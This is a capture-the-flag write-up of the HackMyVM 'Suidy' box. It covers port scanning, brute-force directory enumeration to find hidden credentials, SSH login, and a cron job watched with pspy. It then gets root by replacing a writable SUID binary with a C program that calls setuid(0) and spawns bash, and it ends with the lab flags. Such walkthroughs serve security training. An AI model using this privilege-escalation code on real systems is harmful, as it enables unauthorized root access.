

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Thu Nov 14 18:36:59 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.15
Nmap scan report for 10.9.9.15
Host is up (0.00037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:cb:7e:8a:72:82:84:9a:11:43:61:15:c1:e6:32:0b (RSA)
|   256 7a:0e:b6:dd:8f:ee:a7:70:d9:b1:b5:6e:44:8f:c0:49 (ECDSA)
|_  256 80:18:e6:c7:01:0e:c6:6d:7d:f4:d2:9f:c9:d0:6f:4c (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 14 18:37:12 2024 -- 1 IP address (1 host up) scanned in 12.76 seconds
Service Enumeration
TCP/80

💡
The
/robots.txt file is present, but you have to be very observant if viewing in your browser and scroll down to the bottom of the page.
grep to filter out the blank linesGobuster Enumeration
Searching for TXT Files
gobuster dir -u http://10.9.9.15/shehatesme/ -x txt -w /usr/share/seclists/Discovery/Web-Content/big.txt -o suidy.txt/2001.txt (Status: 200) [Size: 16]
/about.txt (Status: 200) [Size: 16]
/admin.txt (Status: 200) [Size: 16]
/airport.txt (Status: 200) [Size: 16]
/art.txt (Status: 200) [Size: 16]
/blog.txt (Status: 200) [Size: 16]
/es.txt (Status: 200) [Size: 16]
/faqs.txt (Status: 200) [Size: 16]
/folder.txt (Status: 200) [Size: 16]
/forums.txt (Status: 200) [Size: 16]
/full.txt (Status: 200) [Size: 16]
/google.txt (Status: 200) [Size: 16]
/guide.txt (Status: 200) [Size: 16]
/issues.txt (Status: 200) [Size: 16]
/java.txt (Status: 200) [Size: 16]
/jobs.txt (Status: 200) [Size: 16]
/link.txt (Status: 200) [Size: 16]
/network.txt (Status: 200) [Size: 16]
/new.txt (Status: 200) [Size: 16]
/other.txt (Status: 200) [Size: 16]
/page.txt (Status: 200) [Size: 16]
/privacy.txt (Status: 200) [Size: 16]
/search.txt (Status: 200) [Size: 16]
/secret.txt (Status: 200) [Size: 16]
/smilies.txt (Status: 200) [Size: 16]
/space.txt (Status: 200) [Size: 16]
/welcome.txt (Status: 200) [Size: 16]Finding the Credential File
for file in $(grep "Status: 200" suidy.txt | cut -d ' ' -f 1 | cut -d '/' -f 2) ; do curl -s "http://10.9.9.15/shehatesme/${file}" ; done | sort -u | tr '/' ':'
creds.txt
hydra, but none of the credentials seemed to work, so I'll need to try another seclists word list💡
I'm just going to use the same process as covered so far, but retry
gobuster with the directory-list-lowercase-2.3-small.txt list
/shehatesme/ page seems to be the actual loginExploit

SSH via Credentials from HTTP
ssh theuser@10.9.9.15Enter thepass
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux suidy 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
Current User
uid=1000(theuser) gid=1000(theuser) grupos=1000(theuser),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
Users and Groups
Local Users
theuser:x:1000:1000:theuser,,,:/home/theuser:/bin/bash
suidy:x:1001:1001:,,,:/home/suidy:/bin/bash
Local Groups
cdrom:x:24:theuser
floppy:x:25:theuser
audio:x:29:theuser
dip:x:30:theuser
video:x:44:theuser
plugdev:x:46:theuser
netdev:x:109:theuser
theuser:x:1000:
suidy:x:1001:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:d2:79:f3 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.15/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 5244sec preferred_lft 5244sec
    inet6 fe80::be24:11ff:fed2:79f3/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/home/suidy/suidyyyyy
-rwsrwsr-x 1 root theuser 16704 sep 26 2020 suidyyyyy
Privilege Escalation
Becoming Suidy
During the post-exploit enumeration phase, we find the /home/suidy/suidyyyyy binary. Executing the binary appears as if it's going to give us root privileges, but it seems there's some application logic that assigns us euid=1001.

/home/suidy/note.txt
I love SUID files!
The best file is suidyyyyy because users can use it to feel as I feel.
root know it and run an script to be sure that my file has SUID.
If you are "theuser" I hate you!

-suidy
We can pretty safely conclude that root is running some script to ensure that the suidyyyyy file retains its SUID permissions. So if we can overwrite the suidyyyyy binary with a new one, we may be able to become root.
Observing with PSpy
GitHub - DominicBreuker/pspy: Monitor linux processes without root permissions
Monitor linux processes without root permissions. Contribute to DominicBreuker/pspy development by creating an account on GitHub.
 DominicBreuker
Transfer pspy64 to the target and monitor the output to catch the root cron job

root user -- UID=0 -- is running a script to chmod +x /home/suidy/suidyyyyy at regular intervalsBecoming Root
Replacing the Binary
⚠️
Exit out of your session as

suidyyyyy as you won't be able to replace the binary while the current SUID session holds the file opennano suidyyyyy.cStart a new file in your SSH session
#include <unistd.h>
#include <stdio.h>
int main (void)
{
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
gcc -o suidyyyyy suidyyyyy.c

root has set the SUID bit on the file💡
Why does that work?
We have permissions to overwrite the
As for the SUID bit, in
We have permissions to overwrite the
/home/suid/suidyyyyy binary given the root:theuser ownership of the file and it retains its original ownership, with root as the user.As for the SUID bit, in
suidyyyyy.c we're calling the setuid(0); and setgid(0); functions in our malicious binary. More than likely, in the original binary, there is an explicit call to set our UID and GID to 1001.Flags
User
HMV2353IVI
Root
HMV0000EVE